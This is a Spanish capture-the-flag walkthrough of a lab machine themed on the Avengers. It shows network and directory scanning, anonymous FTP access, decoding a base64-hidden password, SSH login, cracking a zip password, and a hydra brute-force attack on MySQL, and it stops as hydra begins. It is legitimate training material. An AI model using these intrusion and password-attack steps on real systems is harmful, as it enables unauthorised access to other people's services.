

# Walkthrough Avengers



**resolución de máquina avengers  
(Hacking Ético)**

# ÍNDICE

<b>1. RECONOCIMIENTO.....</b>	<b>3</b>
○ #FLAG2.....	6
<b>2. FTP.....</b>	<b>11</b>
○ #FLAG1.....	10
<b>3. USUARIO HULK.....</b>	<b>12</b>
○ #FLAG3.....	12
○ #FLAG5.....	15
<b>4. MYSQL.....</b>	<b>16</b>
○ #FLAG4.....	17
<b>5. USUARIO STIF.....</b>	<b>18</b>
○ #FLAG6.....	20
<b>6. USUARIO THANOS.....</b>	<b>22</b>
<b>7. USUARIO ANTMAN.....</b>	<b>24</b>
○ #FLAG8.....	24
<b>8. USUARIO ROOT.....</b>	<b>25</b>
○ #FLAG7.....	25
○ #FLAG9.....	26

# 1. RECONOCIMIENTO

```
(kali@kali)-[~/Desktop]
└─$ nmap -sn 192.168.28.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-24 16:32 CET
Nmap scan report for 192.168.28.1
Host is up (0.00058s latency).
Nmap scan report for 192.168.28.4
Host is up (0.000085s latency).
Nmap scan report for 192.168.28.7
Host is up (0.00060s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.98 seconds
```

Lo primero en mi caso es ver que dirección IP tiene la maquina victima

```
(kali@kali)-[~/Desktop]
└─$ nmap -A 192.168.28.7 -T5 -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-24 16:33 CET
Nmap scan report for 192.168.28.7
Host is up (0.0027s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 192.168.28.4
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 3
|   vsFTPD 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 550 Permission denied.
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 6f:85:17:02:1a:9d:94:c3:b3:4e:92:4b:05:3a:96:a2 (ECDSA)
|_  256 57:6b:d4:59:bd:3b:b5:c0:3f:1b:7e:c0:b9:9a:69:6d (ED25519)
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Avengers Hacking \xC3\x89tico
|_http-server-header: Apache/2.4.52 (Ubuntu)
| http-robots.txt: 2 disallowed entries
|_/webs/ /mysql/
3306/tcp  open  mysql    MySQL 8.0.36-0ubuntu0.22.04.1
|_ssl-date: TLS randomness does not represent time
|_ssl-cert: Subject: commonName=MySQL_Server_8.0.36_Auto_Generated_Server_Certificate
| Not valid before: 2024-03-21T19:56:11
|_Not valid after:  2034-03-19T19:56:11
|_mysql-info:
|   Protocol: 10
|   Version: 8.0.36-0ubuntu0.22.04.1
|   Thread ID: 11
|   Capabilities flags: 65535
|   Some Capabilities: Support41Auth, SupportsTransactions, IgnoreSigpipes, SupportsLoadDataLocal,
|_AllowDatabaseTableColumn, Speaks41ProtocolNew, SupportsCompression, LongPassword, LongColumnFlag,
```

Después de saber su IP le tiro un escaneo de puertos para saber algunas posibles vulnerabilidades que pueda tener o saber que puertos estan abiertos para poder aprovecharlos

```
(kali@kali)-[~/Desktop]
└─$ dirb http://192.168.28.7 /usr/share/wordlists/dirb/big.txt

-----
DIRB v2.22
By The Dark Raver
-----


START_TIME: Sun Mar 24 16:33:13 2024
URL_BASE: http://192.168.28.7/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt


-----

GENERATED WORDS: 20458


--- Scanning URL: http://192.168.28.7/ ---
=> DIRECTORY: http://192.168.28.7/code/
=> DIRECTORY: http://192.168.28.7/css/
=> DIRECTORY: http://192.168.28.7/flags/
=> DIRECTORY: http://192.168.28.7/mysql/
=> DIRECTORY: http://192.168.28.7/php/
+ http://192.168.28.7/robots.txt (CODE:200|SIZE:49)
+ http://192.168.28.7/server-status (CODE:403|SIZE:277)
=> DIRECTORY: http://192.168.28.7/webs/
```

Sabiendo que tiene corriendo un apache, podemos tirarle un “dirb” para saber que directorios o archivos web tienen por la red dentro de este apache






Si ponemos la dirección IP de la maquina victima y no le especificamos el puerto no redirigirá al puerto 80 que es el que viene por defecto en el cual está corriendo el apache (Una página web) con esto ya podemos investigarla para sacar posibles credenciales o vulnerabilidades



En el "dirb" nos puso que habia un robots.txt que es donde se encuentran las ubicaciones de directorios web que no quieren que indexen los navegadores (esto si esta la palabra Disallow que significa que no lo indexen) pero en este caso vemos una vulnerabilidad o un fallo que nos muestra 2 rutas completas las cuales podemos acceder




# Index of /mysql

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
<a href="#">Parent Directory</a>		-	
<a href="#">FLAG.txt</a>	2024-03-23 15:46	407	
<a href="#">database.html</a>	2024-03-23 13:45	946	


Apache/2.4.52 (Ubuntu) Server at 192.168.28.7 Port 80

En una de ella encontramos una “flag” y en la otra opción es una pagina web

## #FLAG2



Si le damos a la flag veremos el contenido de la misma



Y si le damos a la página web veremos que a simple vista no hay gran cosa, pero si inspeccionamos su código...

```
view-source:http://192.168.28.7/mysql/database.html
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffS
1 <!DOCTYPE html>
2 <html lang="es">
3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <title>Base de Datos MySQL</title>
7   <link rel="stylesheet" href=" ../css/styles.css">
8 </head>
9 <body>
10  <header>
11    <h1>Base de Datos MySQL</h1>
12  </header>
13  <nav>
14    <ul>
15      <li><a href=" ../index.html"></a></li>
16      <li><a href=" ../webs/secret.html"></a></li>
17      <li><a href=" ../webs/developers.html"></a></li>
18    </ul>
19  </nav>
20  <main>
21    <section>
22      <h2>Explorando la Base de Datos</h2>
23      <p>¡Descubre los secretos ocultos en nuestra base de datos!</p>
24    </section>
25  </main>
26  <footer>
27    <p>&copy; 2024 Avengers Hacking Ético</p>
28  </footer>
29  <!-- You have found a password of a user that is hidden out there, keep looking... -->
30  <!-- password: V201V2JHTnVjR2haYmtveFpFZEZQUT09 -->
31 </body>
32 </html>
33
```

Veremos que hay un comentario en la página y no son los típicos comentarios que crea un programador para clasificar cosas, si no que vemos un texto y despues un codigo encriptado en base64

## Decodifique a partir del formato Base64

Simply introduce the data and click the decode button

ZnVlcnpYnJ1dGE=

Para binarios codificados (como imágenes, documentos)

UTF-8 Conjunto de caracteres de origen


Decodifique cada línea por separado (útil cuando tiene)

Modo en directo DESACTIVADO Decodifica en tiempo real




**< DECODIFICAR >** Decodifica sus datos en la siguiente línea:

fuerzabruta

Si lo decodificamos 3 veces obtendremos la palabra "fuerzabruta" que es una contraseña la cual veremos mas adelante para que nos de un usuario




## Index of /webs

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
 <a href="#">Parent Directory</a>			-
 <a href="#">developers.html</a>	2024-03-23 15:34	1.3K	
 <a href="#">secret.html</a>	2024-03-23 13:58	1.2K	


Apache/2.4.52 (Ubuntu) Server at 192.168.28.7 Port 80

Y si nos vamos a la otra ruta del robots encontraremos otras 2 paginas web, la de developers.html no sirve para nada es una pista falsa, pero la de secret.html es donde nos tendremos que meter






Una vez dentro de la pagina veremos un recuadro para escribir algo



Y aquí es donde tienes que introducir la palabra “fuerzabruta” para que te devuelva el usuario con el que está asignado esa contraseña, si metes otra palabra que no sea esa te dirá que es incorrecto la búsqueda, en este caso el usuario es “hulk”

```
⇒ DIRECTORY: http://192.168.28.7/f\lags/
```

Pero antes de hacer un ssh con ese usuario y contraseña, vemos que en el dirb nos apareció también una URL que nos lleva a otra flag




# Index of /flags

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>			-
<a href="#">FLAG.txt</a>	2024-03-23 15:46	418	

Apache/2.4.52 (Ubuntu) Server at 192.168.28.7 Port 80

Si entramos ahí encontraremos una flag para leerla

## #FLAG1



Y dentro estará el contenido de la misma

## 2. FTP

```
21/tcp open ftp vsftpd
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 192.168.28.4
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 3
|   vsFTPd 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 550 Permission denied.
```

Si nos vamos al escaneo de puertos veremos que hay un FTP corriendo y con el acceso anónimo permitido

```
(kali@kali)-[~/Desktop]
└─$ ftp anonymous@192.168.28.7
Connected to 192.168.28.7.
220 Welcome to blah FTP service.
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
550 Permission denied.
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  2 0      0          4096 Mar 24 14:01 .
drwxr-xr-x  2 0      0          4096 Mar 24 14:01 ..
-rw-r--r--  1 0      0           459 Mar 24 13:55 FLAG.txt
-rw-r--r--  1 0      0          414 Mar 24 14:00 credential_mysql.txt.zip
226 Directory send OK.
ftp> █
```

Si entramos veremos que hay una flag y un archivo comprimido, pero ese archivo comprimido tiene contraseña

### #FLAG3

```
ftp> less FLAG.txt

###      ###      ##
## ##    ##      #####
#         ##      #####  ##  ##  #####
#####   ##      ##  ##  ##
##       ##      #####  ##  ##
##       ##      ##  ##  #####
#####   #####  #####  ##  ##
                          #####

Alright, you have flag 3/9.

This flag is worth 10 points.

Wow, you found this flag very quickly, we should secure this FTP more ...
```

Encontramos esto al leer la flag

```
ftp> get credential_mysql.txt.zip
local: credential_mysql.txt.zip remote: credential_mysql.txt.zip
200 PORT command successful. Consider using PASV.
150 opening BINARY mode data connection for credential_mysql.txt.zip (414 bytes).
100% |*****| 414 666.05 KIB/s 00:00 ETA
226 Transfer complete.
414 bytes received in 00:00 (458.72 KIB/s)
ftp>
```

Nos descargamos el archivo comprimido en nuestro "host" en mi caso a mi kali para descomprimirlo más adelante

### 3. USUARIO HULK

```
(kali@kali)-[~/Desktop]
└─$ ssh hulk@192.168.28.7

hulk@avengers:~$
```

Una vez que hagamos ssh con el usuario y contraseña que encontramos en la pagina web entraremos dentro de la maquina victima con ese usuario

```
hulk@avengers:~$ tree -a
.
├── .bash_history
├── .bash_logout
├── .bashrc
├── .cache
│   └── motd.legal-displayed
├── db
│   ├── f
│   │   └── burro
│   ├── flag
│   │   └── NO_FLAG.txt
│   ├── g
│   │   └── algo
│   ├── no
│   │   └── no
│   │       └── no
│   │           └── nothing
│   ├── no_flag
│   │   ├── flag
│   │   │   └── FLAG.txt
│   │   └── no
│   │       └── posibiliti
├── mysql
│   └── hint
│       ├── avengers
│       ├── QUEEE
│       │   └── .nothing.txt
│       ├── wo
│       └── zip
│           └── shit_how_they_did_know_this_password.txt
├── .passwd
│   ├── escalate_privileges.sh
│   └── README.txt
├── .profile
├── user.txt
├── wait
│   └── decrypt.txt

```

23 directories, 13 files

En este caso la máquina tiene instalada “tree” que te permite ver todas las carpetas y subcarpetas del directorio actual hacia delante, con lo cual se lo tiramos y nos aparecerá esto (por cierto el -a es para ver las carpetas ocultas también que son las que tienen un “.” delante)

```
├── .passwd
│   ├── escalate_privileges.sh
│   └── README.txt
```

Si nos centramos en la carpeta .passwd es una trampa ya que este .sh te expulsa de la sesión de ssh

```
mysql
├── hint
│   ├── avengers
│   ├── QUEEE
│   │   └── .nothing.txt
│   ├── wo
│   └── zip
│       └── shit_how_they_did_know_this_password.txt
```

Si nos centramos en el contenido de la carpeta mysql y leemos el .txt de la carpeta zip...

```
hulk@avengers:~$ cat mysql/hint/zip/shit_how_they_did_know_this_password.txt
#####
##  ##  ##  ##  #####  #####  ##
#####  ##  ##  ##  ##  ##  ##
##  #  ##  ##  #####  ##  ##  ##
##  ##  #####  ##  #####  ##
##  ##  ##  #####  ##  #####
#####  #####

Congratulations, you found the password to decrypt the compressed FTP .zip file

Now you know what to do with this ... I guess

password: (You thought I would give you the password so quickly, because if you look closely at the file you would see the password more clearly ...)
```

Veremos el contenido de la misma pero no es información muy importante ya que te explica que la contraseña que descomprime el archivo zip que descargamos en el FTP es el nombre del .txt (shit\_how\_they\_did\_know\_this\_password)

```
db
├── f
│   └── burro
├── flag
│   └── NO_FLAG.txt
├── g
│   └── algo
├── no
│   └── no
│       └── no
│           └── nothing
├── no_flag
│   ├── flag
│   │   └── FLAG.txt
│   └── no
│       └── posibiliti
```

En esta sección lo único que importa es leer la flag (FLAG.txt)

## #FLAG5

```
hulk@avengers:~$ cat db/no_flag/flag/FLAG.txt

###      ###      ##
## ##    ##      #####
#         ##      #####  ## ##  #####
#####   ##      ##  ## ##  ##
##       ##      #####  ## ##  ##
##       ##      ## ##  #####
#####   #####  #####    ##    ##
                                #####

Alright, you have the 5/9 flag.

This flag is worth 10 points.

You found the flag hidden among many directories, how clever ...
```

Este sería su contenido

```
(kali@kali)-[~/Desktop]
└─$ ls
credential_mysql.txt.zip  Maquinas

(kali@kali)-[~/Desktop]
└─$ sudo unzip -P shit_how_they_did_know_this_password credential_mysql.txt.zip
```

Una vez teniendo la contraseña que encontramos anteriormente ingresamos el comando que descomprime el archivo zip pasandole la contraseña directamente (-P indica la password que se va a ingresar automáticamente y seleccionamos el archivo que queremos descomprimir)

```
-rw-r--r--  1 root root  272 mar 24 14:59 credential_mysql.txt
```

Nos dejará este archivo .txt

```
(kali@kali)-[~/Desktop]
└─$ cat credential_mysql.txt
Listen, stif, I sent you the password of my MySQL user by email, but I think you didn't get it, I'll send it to you here:

User: hulk
Password: bruteforceXXXX

Remember to change the "XXXX" to a secure number combination before sending.

HINT: it is in a range of 0-3000
```

Al leerlo indica las instrucciones de como crear nuestro diccionario personalizado para sacar la contraseña del usuario hulk de la base de datos de mysql

```
(kali@kali)-[~/Desktop]
└─$ mp64 fuerzabruta?d?d?d?d > dic.txt
```

Este sería el comando que lo que hace es generar un diccionario con la palabra “fuerzabruta” junto a todas las posibles combinaciones de números

## 4. MYSQL

```
3306/tcp open  mysql    MySQL 8.0.36-0ubuntu0.22.04.1
|_ssl-date: TLS randomness does not represent time
|_ssl-cert: Subject: commonName=MySQL_Server_8.0.36_Auto_Generated_Server_Certificate
|_Not valid before: 2024-03-21T19:56:11
|_Not valid after: 2034-03-19T19:56:11
|_mysql-info:
|_  Protocol: 10
|_  Version: 8.0.36-0ubuntu0.22.04.1
|_  Thread ID: 11
|_  Capabilities flags: 65535
|_  Some Capabilities: Support41Auth, SupportsTransactions, IgnoreSigpipes, SupportsLoad
|_  AllowDatabaseTableColumn, Speaks41ProtocolNew, SupportsCompression, LongPassword, Long
|_  MultipleResults
|_  Status: Autocommit
|_  Salt: 8th\x15ET\x08k\x04w\x0161?5jb\x04
|_  Auth Plugin Name: caching_sha2_password
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Como podremos ver está el puerto activo de mysql

```
(kali@kali)-[~/Desktop]
└─$ hydra -l hulk -P dic.txt 192.168.28.7 mysql -t 64
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-24 17:05:03
[INFO] Reduced number of tasks to 4 (mysql does not like many parallel connections)
[DATA] max 4 tasks per 1 server, overall 4 tasks, 10000 login tries (l:1/p:10000), ~2500 tries per task
[DATA] attacking mysql://192.168.28.7:3306/
